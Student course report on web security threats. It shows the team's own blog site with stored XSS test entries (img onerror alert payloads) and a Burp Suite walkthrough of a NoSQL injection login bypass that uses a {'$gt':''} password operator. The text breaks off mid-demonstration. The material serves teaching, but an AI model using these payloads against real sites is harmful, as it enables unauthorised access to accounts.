CSE3501 - Information Security Analysis and Audit

Project Title: Threat Analysis and Prevention for Web Security

(NoSQL Injection, XSS, ARP Poisoning, DOS)

Faculty: Prof. Sivakumar. N

Slot : F2

Team Members

1. Arush Saxena - 20BCE2106
2. Aryan Patel - 20BCE2112
3. Kumar Prashant Gaurav - 20BCE2294
4. Rohit Kumar Gupta - 20BCE2895

Abstract

One of the most sensible topics on the internet is information security. Because the internet touches practically every aspect of our lives, our privacy and security are major concerns. And at the organizational level, there are more things at risk. The number of cyberattacks and the variety of strategies are both growing dramatically along with the use of the internet. Hence, it is required for each of us to be conscious of these attacks, vigilant about them, and adhere to preventive measures protocols. Ignorance of threats to web security can endanger someone's life and damage an entire business, which entails destroying thousands of lives. Knowing about such attacks and taking preventative precautions is the best way to stay safe. It is very vital to have the ability to repel such attacks. Therefore, we researched some of the most typical attacks for this project. We have researched attacking techniques, potential attack vectors, potential damage from such attacks, and lastly, precautions to take in order to avoid them.

Introduction

Web security, in general, refers to the protective protocols and measures that businesses take to safeguard themselves against online dangers and illegal activity. Business continuity and risk protection of people, data, and organizations depend on web security. By tracking and filtering internet traffic in real time, a web security gateway safeguards enterprises against online dangers. Traffic that is judged suspicious, harmful, or against policy is blocked.

As a web security gateway, Mimecast Web Security allows access to authorized websites while restricting access to inappropriate websites. Web security threats include vulnerabilities in websites and applications as well as malicious actors' attacks. Web security risks are intended to get beyond an organization's security barriers, giving hackers and cybercriminals access to valuable resources and control over systems and data. Malware, ransomware, cross-site scripting (XSS), SQL injection, phishing, denial of service, and numerous other threats are examples of common web security risks.


Email and the web are frequently used by attackers to successfully bypass security measures. In reality, 99% of successful malware infections employ email and the web as the attack delivery and management platforms. Organizations should tackle web and email security with an integrated solution that can streamline protection of both of these business-critical information systems because attackers effectively employ these two vectors in unison.

Tools Used


- Burp Suite
- Hping3
- EtterCap
- WireShark

Screenshot of web pages


Home Page



Login Page



Blogs Page




<img src="noone.com/abc.jpeg" onerror="alert('hello world')">
12/10/2021 16:25
roshan
sdfgdsdfs

<h1> Title </h1>
12/10/2021 16:25
roshan
<h3>description</h3>

<img src="noone.com/abc.jpeg" onerror="alert('hello world')">
12/10/2021 15:50
roshan
Will it alert? - No

Create Blog Page




New Blog

Title

Description

Save

Show Blog Page



What is life?

11/24/2021

roshan

It depends on the liver.

All Blogs

About us

Lorem ipsum dolor sit amet, consectetur adipisicing elit. Voluptatum illum id nobis dolorem autem excepturi, sapiente mollitia ea similique rem eveniet. Excepturi dolor voluptatum repudiandae.

Made with ♡ by Roatt Tilma


Demonstration of Attacks and Their Preventive Measures

1. NoSQL Injection

A NoSQL injection vulnerability is an error in a web application that uses a NoSQL database. This web application security issue lets a malicious party bypass authentication, extract data, modify data, or even gain complete control over the application. NoSQL injection attacks are the result of a lack of data sanitization. NoSQL injections are just one of many injection attacks, similar to traditional SQL Injections. They are engineered to exploit modern databases that do not use SQL. The term NoSQL (not only SQL) is used to describe databases that use a less rigid structure and may refer to many different types of databases, including those that use models such as key-value, key-document, column-family, or graph. While NoSQL database engines have a different structure and do not support SQL statements and SQL queries, they still let users perform queries. They do not support one standardized language and therefore the query language is dependent on the implementation: database (e.g. MongoDB, Redis, Google Cloud Datastore, etc.), language (e.g. Python, PHP, etc.), and framework (e.g. Node.js, Angular). However, NoSQL queries are most often based on JSON and they can include user input. If this input is not sanitized, they are vulnerable to injections.
In our website, we are using MongoDB as the database.

Attacking Procedure

For NoSQL injection attacks, we have used Burp Suite. Burp Suite Professional is one of the most popular penetration testing and vulnerability finder tools, and is often used for checking web application security.
We have a login form which needs to be filled to access the inner data of our website to make sure that only signed up people can access the website. So the user enters his login information into the form and that information is confirmed in the backend. If the username and password information matches in the database, the user is allowed to enter the website.
But, what if someone enters the website with any username but without any need of password? We will be doing this and discussing its preventive measures.
So, for this demonstration, we open BurpSuite and start a project and its window appears like this.



1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing:


0 items added to site map
0 responses processed
0 responses queued

Issue type	Host	Path	Insertion point	Sev
Suspicious input transformation (reflect...	http://insecure-ban...	/url-shorten	input parameter	Informa
SMTP header injection	http://insecure-web...	/contact-us	from parameter	Medium
Serialized object in HTTP message	http://insecure-ban...	/blog		High
Cross-site scripting (DOM-based)	https://insecure-ban...	/		High
XML external entity injection	https://vulnerable-w...	/product/stock	request body	High
External service interaction (HTTP)	https://insecure-we...	/product	Referer HTTP header	High
Web cache poisoning	http://insecure-ban...	/contact-us		High
Server-side template injection	http://insecure-ban...	/user-homepage	input parameter	High
SQL injection	https://vulnerable-w...	/	TrackingId cookie	High
OS command injection	https://insecure-we...	/feedback/submit	subject parameter	High

```
Time                Type   Source   Message
18:12:54 10 Dec 2021 Info  Proxy    Proxy service started on 127.0.0.1:8080
```

Memory: 103.0MB Disk: 32KB

Now, we head to the proxy section and click on the open browser option there which opens the pre-configured browser to Burp Suite.



Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

Burp Proxy options

Reference information about the different options you have for customizing Burp Proxy's behaviour.

Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

Keep up with the latest vulnerabilities

Web Security Academy

Register for free to advance your skills with interactive challenges from our leading researchers.


Familiarize yourself with Burp Suite

Learn about Burp Suite and its main tools with our videos, guides and documentation.

Upgrade to Burp Suite Professional


And after that we open a link to our website in the browser and go to the login page. While doing this the proxy section holds the request and you have to forward it so that the page opens on the browser.

Let's say the attacker knows the username of any user in the website. So, the attacker, while filling the form just has to fill the username field and can fill the password field with any random value and click submit. After clicking submit, Burp Suite intercepts the POST request.


Request to https://bloglelo.herokuapp.com:443 [46.137.15.86]


```
POST /users/login HTTP/1.1
Host: bloglelo.herokuapp.com
Content-Length: 80
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://bloglelo.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://bloglelo.herokuapp.com/users/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "username":"Aryan",
  "password":"randompassword",
  "str":{
    "userbeforever":"Aryan"
  }
}
```

In the above photo, we can clearly see the username and password entered in the proxy section of Burp Suite. Now comes the real deal of the attack. The attacker can edit the information that goes in the post request before forwarding it. Supposing he knows the username of any user, he can enter the username of the user. But in the password section he/she writes something like this :
{ '$gt' : ""} and
forward the request.




```
{
  "username":"Aryan",
  "password":{
    '$gt':""
  },
  "str":{
    "userbeforever":"Aryan"
  }
}
```

Now, the question is what does it do? MongoDB database checks if username and password matches in the database, but after the above query is sent, it checks if username is matching and password is greater than "". Of course, the password in the database will obviously be greater than "" and it lets the user in as shown below.



Request to https://bloglelo.herokuapp.com:443 [46.137.15.86]

